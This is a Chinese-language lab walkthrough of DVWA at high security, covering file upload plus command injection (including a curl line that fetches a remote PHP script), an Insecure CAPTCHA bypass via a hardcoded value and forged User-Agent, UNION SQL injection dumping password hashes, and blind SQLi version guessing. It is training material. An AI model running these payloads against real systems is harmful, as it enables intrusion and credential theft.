
目前為止已經上傳惡意檔案，接下來就是想辦法執行這個檔案

可以利用 command line injection 來下指令，這樣就能夠再把上傳的 jpg 檔改成 php 檔 metadata

## command injection (for renaming file)

```
'' || cp ../../hackable/uploads/demo.jpg ../../hackable/uploads/demo.php
```

Go to <http://dvwa.localtest/hackable/uploads/demo.php>



## 失敗紀錄

因為想在 command injection 之後嘗試不同的執行檔案方式，所以多紀錄了這部分 (省略 exiftool 和上傳流程)

因為目標網站上不太可能有 `exiftool` 讓你使用 (當然你有權限的話也可以直接安裝)，所以得自行使用目標網站上現成的 runtime 或指令 e.g: php or bash

### prepare remote file

來驗證一下攻擊是否能成功

先準備一隻提取 metadata 用的腳本 `reader.php`，並把它存放在遠端

測試看看是否能讀取到 metadata

```
<?php
echo "demo.jpg:\n";
$exif = exif_read_data('demo.jpg', 'IFD0');
echo $exif==false ? "No header data found.<br />\n" : "Image contains headers<br />\n";

$exif = exif_read_data('demo.jpg', 0, true);
echo "meta data:\n";
foreach ($exif as $key => $section) {
    foreach ($section as $name => $val) {
        echo "$key.$name: $val\n";
    }
}
?>
```

確認有讀取到 comment

```
php reader.php
```

```
demo.jpg:  
Image contains headers<br />  
meta data:  
FILE.FileName: demo.jpg  
FILE.FileDateTime: 1645256596  
FILE.FileSize: 56651  
FILE.FileType: 2  
FILE.MimeType: image/jpeg  
FILE.SectionsFound: ANY_TAG, IFD0, COMMENT, EXIF  
COMPUTED.html: width="548" height="436"  
COMPUTED.Height: 436  
COMPUTED.Width: 548  
COMPUTED.IsColor: 1  
COMPUTED.ByteOrderMotorola: 1  
IFD0.Orientation: 1  
IFD0.XResolution: 96/1  
IFD0.YResolution: 96/1  
IFD0.ResolutionUnit: 2  
COMMENT.0: <?php phpinfo(); ?>  
EXIF.ColorSpace: 1  
EXIF.ExifImageWidth: 548  
EXIF.ExifImageLength: 436
```

之後再修改一下

```
<?php  
$exif = exif_read_data('demo.jpg', 0, true);  
foreach ($exif as $key => $section) {  
    foreach ($section as $name => $val) {  
        if ($key == "COMMENT") {  
            echo $val;  
        }  
    }  
}  
?>
```

現在它應該只會輸出一行 `<?php phpinfo(); ?>`

```
php reader.php demo.jpg
```

```
<?php phpinfo(); ?>
```

## command injection

command injection 會移除 `( ) -`，所以想要透過 command injection 直接寫入檔案會遇到比較多阻礙，因此直接從遠端抓取你已經寫好的擷取 exif 的腳本會比較簡單

所以有不少限制，在嘗試了 php, wget, curl 之後，用 curl 成功下載遠端檔案

```
Go to http://dvwa.localtest/vulnerabilities/exec/
```

## get remote file

在 command injection 頁面執行下載遠端檔案的指令

```
'' || curl "https://gist.githubusercontent.com/vansteki/aebcbf87c927f388ef2b1b0f5275b1bc/raw/729ee503d20a61aa9ece0368f86148bace177f69/readexif.php" > ../../hackable/uploads/reader.php
```

這時 /hackable/uploads/ 內的檔案應該會有 reader.php 和剛剛上傳的圖片

```
'' || ls ../../hackable/uploads
```

```
demo.jpg  
dvwa_email.png  
reader.php
```

## write file

接著只執行 reader.php，讓它將從圖片 meta data 讀取到的內容輸出到 info.php

```
'' || php ../../hackable/uploads/reader.php > ../../hackable/uploads/info.php
```

檢查看看是否有成功輸出 info.php

```
'' || ls ../../hackable/uploads
```

```
demo-eval.jpg  
demo.jpg  
dvwa_email.png  
info.php  
reader.php
```

執行 info.php

```
http://dvwa.localtest/hackable/upload/info.php
```

疑 畫面空白 哭啊 輸出失敗 QQ

因為 command injection 有過濾的關係，輸出內容有 ( )

可以試試看用 hex

```
echo "\x28 \x29"  
// ()
```

```
exiftool -Comment=<?php phpinfo\x28 \x29; ?> demo.jpg
```

Exif Image Width	:	548
Exif Image Height	:	436
Current IPTC Digest	:	d41d8cd98f00b204e9800998ecf8427e
IPTC Digest	:	d41d8cd98f00b204e9800998ecf8427e
Comment	:	<?php phpinfo\x28 \x29; ?>
Image Width	:	548
Image Height	:	436

To Hex - CyberChef

[https://gchq.github.io/CyberChef/#recipe=To\\_Hex\('\'x',0\)&input=PD9waHAgcGhwaW5mbgpOyA/Pg](https://gchq.github.io/CyberChef/#recipe=To_Hex('\'x',0)&input=PD9waHAgcGhwaW5mbgpOyA/Pg)

```
'' || echo "\x70\x68\x70\x20\x70\x68\x70\x69\x6e\x66\x6f\x28\x29\x3b\x20\x3f\x3e"
```

一樣會失敗。因為字串會輸出 command line injection，如果其中一段因為過濾噴掉，整個流程就會被中斷，因此要想辦法使用不會被輸出阻礙的方法

只剩下更改檔名最穩

或者是將輸出導到 env 搭配背景執行？

感覺很迂迴

另外也可以將輸出和執行的步驟用 eval() 簡化，但在這個場景應該一樣會失效

總結攻擊流程：

1. use exiftool to add metadata
2. upload file
3. command injection
4. get remote file
5. write or eval file

很華麗的失敗了 ✨

## 6. Insecure CAPTCHA

### 觀察

看一下 request body

The screenshot shows the DVWA Network tab. At the top, there's a message box saying "Password Changed.". Below it, the Network tab displays a list of requests. A POST request to "/vulnerabilities/captcha/" is selected. The Request Headers show "Host: dvwa.localtest" and "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0". The Request Body shows the following URL-encoded data:

```
step=1&password_new=1111&password_conf=1111&g-recaptcha-response=03AGdBq27Q_...
```

如果正常進行驗證的話，這個值會是從 google 的 server 取得的

g-recaptcha-response

從 source panel 中搜尋 token 就可以找到一些提示和 `user_token`

```
**DEV NOTE** Response: 'hidd3n_valu3' && User-Agent: 'reCAPTCHA' **/DEV NOTE**
```

很明顯的要我們改 `User-Agent` 和另外一個意義不明的 `hidd3n_valu3`

The screenshot shows a web application interface with a sidebar menu on the left containing items like Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (highlighted in green), SQL Injection, and SQL Injection (Blind). The main area displays a password change form with fields for New password and Confirm new password, both containing placeholder text '....'. Below this is a reCAPTCHA interface with a checkbox labeled '我不是機器人' (I'm not a robot) and the reCAPTCHA logo. A 'Change' button is located at the bottom of the form. At the very bottom of the page, there is a comment in the HTML source code: <!--\*\*DEV NOTE\*\* Response: 'hidd3n\_valu3' && User-Agent: 'reCAPTCHA' \*\*/DEV NOTE\*\*-->. The browser's developer tools are open, showing the Network tab with several requests listed.

```
</div>
</div>
▶ <iframe style="display: none;">(...)</iframe>
</body>
</html>
</div>
<textarea id="g-recaptcha-response" class="g-recaptcha-response" name="g-recaptcha-response" style="background-color: #f0f0f0; border: 1px solid #ccc; width: 100%; height: 40px; margin: 10px 0; padding: 5px; resize: none; display: none;"></textarea>
</div>
▶ <iframe style="display: none;">(...)</iframe>
</div>
<!--**DEV NOTE** Response: 'hidd3n_valu3' && User-Agent: 'reCAPTCHA' **/DEV NOTE**-->
<input type="hidden" name="user_token" value="b8d3841f73b8f3ad4594df08b07870c3">
<br>
<input type="submit" value="Change" name="Change">
</form>
</div>
<h2>More Information</h2>
▶ <ul>(...)</ul>
```

如果想故意繞過 reCAPTCHA，就一定要偽造 `g-recaptcha-response` 這個值，但不透過 reCAPTCHA 驗證不可能拿得到它，因此就可以懷疑題目是不是要我們把那個意義不明的 `hidd3n_valu3` 填入裡面，再加上還要修改 User Agent

Username: admin  
Security Level: high  
Locale: en  
PHPIDS: disabled  
SQLi DB: mysql

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

Inspector Console Debugger Network Storage Style Editor >

Filter URLs

All HTML CSS JS XHR Fonts Images Media WS Other

S	M...	D...	File	Pr...	S...	In	T	Si	E	F	Du	Headers	Cookies	<b>Request</b>	Response	Timings
2	P...	...	reloa	H...	ht...	rec	j:	23	37.0	210	2	210			Filter Request Parameters	
2	G...	...	KFOI	H...	ht...	fon	w	car	10.2	23.	2	0	n		Form data	
2	P...	...	userv	H...	ht...	rec	j:	1.0	60	2.	28.	2	40			
2	P...	...	/vuln	H...	http	do	c	h	1.9	4.4	4.	4.2	4	166		
2	G...	...	dwww	H...	http	scr	j:	car	0	E	4.	4.4	4	0	m	
2	G...	...	api.js	H...	ht...	scr	j:	car	85	4.	4.4	4	0	n		
2	G...	...	add_	H...	http	scr	j:	car	59	4.	4.4	4	0	n		
2	G...	...	recacj	H...	ht...	api	j:	car	0	E	4.	4.4	4	0	n	
2	G...	...	favic	H...	http	Fav	x	car	1.3	4.	4.4	4	0	n		
2	G...	...	anch	H...	ht...	sut	h	23	42	4.	4.5	4	44			
2	G...	...	recacj	H...	ht...	scr	j:	car	0	E	4.	4.6	4	0	n	
2	G...	...	webv	H...	ht...	rec	j:	car	10!	4.	4.6	4	0	n		
2	G...	...	recacj	H...	ht...	wel	j:	car	36	4.	4.8	4	0	n		
2	G...	...	bfrar	H...	ht...	sut	h	2.0	6.8	4.	4.8	4	25			
2	G...	...	recacj	H...	ht...	scr	j:	car	0	E	4.	4.8	4	0	n	

Raw

```

step: "1"
password_new: "111"
password_conf: "111"
g-recaptcha-response: "03AGdBq27-8dSspcw8NBnaHRebw6YWInFbfffNof6LKGRCrNvh6VKbrxX56U7BmEKKbqCaa3ekLODSRim9iHMemV47Q28TNh2NixEsaT4336B2MT-q5DdeiWhRN_tclA3cD1Z7TLi9Xpz9e60zOg7tD8jYnb8-wrmnElDoZacm3HJ_JOSdtAgrie9olgk6_UDh7s0w49lsDRRYCX2oV9c0735HmmmlmKP-P-PH3EJAtM150RcwRFibxw47zF1bsDuv74bZAM04Jh4ybD-ysTdylrV1Mtseb4-ISVW-mIMC1K4nQk6yL58mSwK5XYJh_0t1kkHLEKl0rNMQxVQiAYWHSIZc5j-1j6pWlb2wLBjsiFQ3w-jalXvtd63U_wEmA5Bks8fW9OfmLrxR3UzwCHfl6sNYkgvAHRNBD_JzpU1J_2m9vpUdnjkl_VjPytQYxZUdrUL3mzIQ77"
user_token: "4cd80cd8bb332ea7d128f58fc25a7d668"
Change: "Change"

```

## Source code review

後來看了 source code 才確定真的是要將 hidd3n\_valu3 放入之前觀察到的 `g-recaptcha-response` 欄位裡

```

<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if ($pass_new == $pass_conf) {
            $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__my') </pre>';

            // Feedback for user
            echo "<pre>Password Changed.</pre>";
        }
    }
}

```

先看到 `recaptcha_check_answer()` 這個 function，但並沒有被放在提示裡，只能推斷裡面應該是去戳 Google 驗證 reCAPTCHA 的 API，如果是這樣的話那接下來就會進到下方的 `$_POST[ 'g-recaptcha-response' ]` 和 `$_SERVER[ 'HTTP_USER_AGENT' ]` 判斷

最明顯的缺失是這部分：

```

if (
    $resp ||
    (
        $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
        && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
    )
){

```

有幾個缺失：

- `$_POST[ 'g-recaptcha-response' ]` 裡的值不是正常的 `garetpcta-response`，而是自己設定的值
- 應該要用 `&&` 代替 `||`，並且要使用別的方式代替後半部的 user 身份驗證 e.g email or 簡訊

After you get the response token, you need to verify it within two minutes with reCAPTCHA using the following API to ensure the token is valid.

參考 Google reCAPTCHA 的文件中有提到，server 要在兩分鐘內驗證 response token

因此這是一個 Server Side Validation 的缺失

## 驗證

試試看是否能成功 bypass reCAPTCHA

了解來龍去脈後，就可以開始準備材料了

User-Agent

User-Agent: reCAPTCHA

Request Body

```
step=1
&password_new=1111
&password_conf=1111
&g-recaptcha-response=hidd3n_valu3
&user_token=3d10f1b5d1b01e89d667aeb3b77777aa
&Change=Change
```

## Browser

先在瀏覽器直接試試看

The screenshot shows the DVWA application's 'Insecure CAPTCHA' page. On the left, there's a sidebar with various exploit categories: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (highlighted in green), SQL Injection, and SQL Injection (Blind). The main area contains fields for 'New password:' and 'Confirm new password:', followed by a reCAPTCHA checkbox labeled '我不是機器人' (I'm not a robot) with the reCAPTCHA logo. Below these are 'Cancel' and 'Send' buttons, and a 'Change' link. The bottom half of the screen is the Chrome DevTools Network tab, which lists several requests made during the session. A specific POST request to 'http://dvwa.localtest/vulnerabilities/captcha/#' is highlighted with a blue border. The request details show the following headers and body:

Method: POST  
URL: http://dvwa.localtest/vulnerabilities/captcha/#  
Headers:  
Host: dvwa.localtest  
User-Agent: reCAPTCHA  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*  
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 135  
Origin: http://dvwa.localtest  
Referer: http://dvwa.localtest/vulnerabilities/captcha/  
Request Body:  
f=1111&g-recaptcha-response=hidd3n\_valu3&user\_token=1762a90d0d0524fe11725d6a5fd9ecec&Change=Change

要填入的欄位有三個，分別是 User Agent

Method	URL
POST	<a href="http://dvwa.localtest/vulnerabilities/captcha/#">http://dvwa.localtest/vulnerabilities/captcha/#</a>

Request Headers

Host: dvwa.localtest
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

g-recaptcha-response

Request Body
captcha-response=hidd3n_valu3&user_token=1762a90d0d0524fe11725d6a5fd9ecec&Change=Change

user\_token

Request Body
captcha-response=hidd3n_valu3&user_token=1762a90d0d0524fe11725d6a5fd9ecec&Change=Change

成功修改密碼

St	Method	Dom...	File	Protocol	S...	Init...	Ts	Tr...	Size	Sta...	En...	Respon...	D...	□	Headers	Cookies	Request	Response	Timings	Stack Trace
200	POST	dvwa.localtest	/vulnerabilities/captcha	HTTP/1.1	h...	do...	htr	1.9...	4.48...	0 ms	114...	114 ...	11...	HTML				• PHP Info		
200	GET	dvwa.localtest	/api.js	HTTP/3	h...	scr...	js	1.1...	853 B	197...	22...	220 ...	2...				• About			
200	GET	dvwa.localtest	/dvwa/api	HTTP/1.1	h...	scr...	js	ca...	0 B	19...	19...	198 ...	0 ...				• Logout			
200	GET	dvwa.localtest	/add_eve...	HTTP/1.1	h...	scr...	js	ca...	593 B	20...	20...	201 ...	0 ...							
200	GET	dvwa.localtest	/recapt...	HTTP/2	h...	api...	js	ca...	0 B	25...	25...	253 ...	0 ...							
200	GET	dvwa.localtest	/favicon.ico	HTTP/1.1	h...	Fav...	x-i	ca...	1.37 ...	26...	26...	260 ...	0 ...							
200	GET	dvwa.localtest	/anchor	HTTP/3	h...	su...	htr	22...	42.4...	36...	40...	399 ...	3...							
200	GET	dvwa.localtest	/recapt...	HTTP/3	h...	scr...	js	ca...	0 B	46...	46...	463 ...	0 ...							
200	GET	dvwa.localtest	/webview	HTTP/3	h...	rec...	js	83...	105 B	53...	54...	548 ...	1...							
200	GET	dvwa.localtest	/recapt...	HTTP/3	h...	we...	js	ca...	362...	56...	56...	562 ...	0 ...							
200	GET	dvwa.localtest	/bframe	HTTP/3	h...	su...	htr	2...	6.83...	717...	73...	738 ...	2...							
200	GET	dvwa.localtest	/recapt...	HTTP/3	h...	scr...	js	ca...	0 B	79...	79...	794 ...	0 ...							
200	POST	dvwa.localtest	/vulnerabilities/captcha	HTTP/1.1	h...	Ne...	htr	1.9...	4.47...	4.1...	4.1...	4.19 ...	8...							

13 requests 423.89 KB / 30.85 KB transferred | Finish: 4.19 min | DOMContentLoaded: 4.19 min | Click to refresh

來確認一下已經送出的 request

Headers Cookies Request Response Timer

Filter Request Parameters

Form data

```
step: "1"
password_new: "1111"
password_conf: "1111"
g-recaptcha-response: "hidd3n_valu3"
user_token: "1762a90d0d0524fe11725d6a5fd9ec
ec"
Change: "Change"
```

```
{
  "step": "1",
  "password_new": "1111",
  "password_conf": "1111",
  "g-recaptcha-response": "hidd3n_valu3",
  "user_token": "1762a90d0d0524fe11725d6a5fd9ec
ec",
  "Change": "Change"
}
```

## curl

```
curl -v -L \
-c cookies.txt -b cookies.txt \
-X POST $HOST \
-H "User-Agent: ${USER_AGENT}" \
--data-raw \
"step=1&password_new=${NEW_PASSWORD}&password_conf=${NEW_PASSWORD}&g-recaptcha-response=${G_RES}&user_t
oken=${TOKEN}&Change=Change"
```

```
curl -v -L \
--cookie "PHPSESSID=4774b7d45d62876f2f8a2e93ba5e7640;security=high" \
-X POST http://dvwa.localtest/vulnerabilities/captcha/ \
-H "User-Agent: reCAPTCHA" \
--data-raw \
"step=1&password_new=1111&password_conf=1111&g-recaptcha-response=hidd3n_valu3&user_token=54fb2e161e442
8868c54085b6764dfe3&Change=Change"
```

```
<div class="vulnerable_code_area">
    <form action="#" method="POST" style="display:none;">
        <h3>Change your password:</h3>
        <br />

        <input type="hidden" name="step" value="1" />
        New password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
        Confirm new password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />

        <script src='https://www.google.com/recaptcha/api.js'></script>
        <br /> <div class='g-recaptcha' data-theme='dark' data-sitekey='6LcI4H8eAAAAADuZcDLT9cyJSI0zmE86o1Y5YocP'></div>

        <!-- **DEV NOTE**  Response: 'hidd3n_valu3'   &&   User-Agent: 'reCAPTCHA'   **/DEV NOTE** -->
        <input type='hidden' name='user_token' value='1762a90d0d0524fe11725d6a5fd9ec' />
        <br />

        <input type="submit" value="Change" name="Change">
    </form>
    <pre>Password Changed.</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wikipedia.org/wiki/CAPTCHA</a></li>
    <li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.com/recaptcha/</a></li>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)" target="_blank">https://www.owasp


```

## 7. SQL Injection

Objective: There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

### 觀察

這次點開會有新的視窗跑出來，在上面可以用帳號 id query 帳號資訊，要留意的是返回的資訊是兩個欄位，所以要 UNION SELECT 時也要選兩個欄位



## Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1  
First name: admin\_v  
Surname: admin

SQL Injection Session Input :: Damn

dvwa.localtest/vulnerabilities/sql/session-input.php#

Session ID: 1

Submit

[Close](#)

## Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 2  
First name: Gordon  
Surname: Brown

SQL Injection Session Input :: Damn

dvwa.localtest/vulnerabilities/sql/session-input.php#

Session ID: 2

Submit

[Close](#)

用的是 POST

```
POST http://dvwa.localtest/vulnerabilities/sql/session-input.php
```

```
id=hello&Submit=Submit
```


## Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 2 UNION SELECT last\_name,password FROM users -- -  
First name: Gordon  
Surname: Brown

```
id=2 UNION SELECT last_name,password FROM users -- -
```

壞了 QQ



Something went wrong.

基本款無效

```
1' OR 1='1
```

## Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1' OR 1='1  
First name: admin  
Surname: admin

```
ID: 1' OR 1='1
First name: admin
Surname: admin
```

It works

參考 sqlmap 打 low 難度使用的 payload，運氣好就中了

```
1' OR 1=1#
```

# Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1' OR 1=1#  
First name: admin  
Surname: admin

ID: 1' OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1#  
First name: admin  
Surname: admin

ID: 1' OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1#  
First name: Bob  
Surname: Smith

加上 UNION

```
1' UNION SELECT user_id,password FROM users WHERE 1=1 #
```

Done

## Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: admin
Surname: admin

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: admin
Surname: admin

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user_id,password FROM users WHERE 1=1 #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

## 8. SQL Injection (Blind)

Objective: Find the version of the SQL database software through a blind SQL attack.

## 觀察



這次是 POST，但如果直接照搬之前使用的語法會無法正常判斷

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)
# User ID exists in the database.
```

## Boolean-based blind injection

參考之前在 medium 的語法

```
1 AND (SELECT version() <> 0);
# User ID exists in the database.
```

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)
```

如果我們故意寫錯這個判斷，它應該要回傳 false (`User ID is MISSING in the database.`)，結果卻是 true

```
1 AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 52)
# User ID exists in the database.
```

因此需要修改，為了避免它可能被截斷或者被結尾部份的語法影響到，試著在前後加上 `'` 和 `#`

判斷版本的第 1 個字元是否為 5

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 53)#
# User ID exists in the database.
```

## Vulnerability: SQL Injection (Blind)

Click [here to change your ID.](#)

User ID exists in the database.

反過來驗證一下，這次應該要回傳 false

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),1,1)) = 52)#
# User ID is MISSING from the database.
```

## Vulnerability: SQL Injection (Blind)

Click [here to change your ID.](#)

User ID is MISSING from the database.

Blind SQL Injection Cookie Input :: Damn Vulnerable Web Application

dvwa.localtest/vulnerabilities/sql\_injection(cookie-input.php#)

Cookie ID set!

@@version),1,1)) = 52) # Submit

看起來這樣就對了，接著繼續往下測試，模擬猜出版號的過程

判斷版本的第 2 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),2,1)) = 46)#
# User ID exists in the database.
```

判斷版本的第 3 個字元是否為 7

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),3,1)) = 55)#
# User ID exists in the database.
```

判斷版本的第 4 個字元是否為 4

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),4,1)) = 52)#
# User ID is MISSING from the database.
```

判斷版本的第 4 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),4,1)) = 46)#
# User ID is MISSING from the database.
```

判斷版本的第 5 個字元是否為 3

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),5,1)) = 51)#
# User ID exists in the database.
```

判斷版本的第 6 個字元是否為 4

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),6,1)) = 52)#
# User ID exists in the database.
```

判斷版本的第 7 個字元是否為 .

```
1' AND (SELECT ascii(SUBSTRING((SELECT @@version),7,1)) = 46)#
# User ID is MISSING from the database.
```

**Done**

因此可以推斷版本為

5.7.34

當然實際上還是要參考 release 上的版號清單去猜

## 補充

除此之外，如果觀察 cookie 也會發現 id 欄位內容就是你輸入的查詢，輸入後重整頁面也是會有查詢效果，所以這邊也許有機會用 CSRF or CSP 搭配 XSS 串連攻擊

The screenshot shows the DVWA SQL Injection (Blind) page. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Bruteforce, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current tab), and Weak Session IDs. The main content area has a heading 'Vulnerability: SQL Injection (Blind)' and a message: 'Click [here](#) to change your ID.' Below it, an error message says 'User ID is MISSING from the database.' A 'More Information' section lists several resources: [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>, [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection), and <https://bobby-tables.com/>. At the bottom, the Burp Suite interface is shown, displaying session details for the 'id' parameter. The 'id' field has a value of '0'. The table shows two rows: one for 'id' and one for 'security'. The 'id' row has a 'Domain' of 'dvwa.localtest...', a 'Path' of '/vulnerabilities/sql\_injection', and an 'Expires / 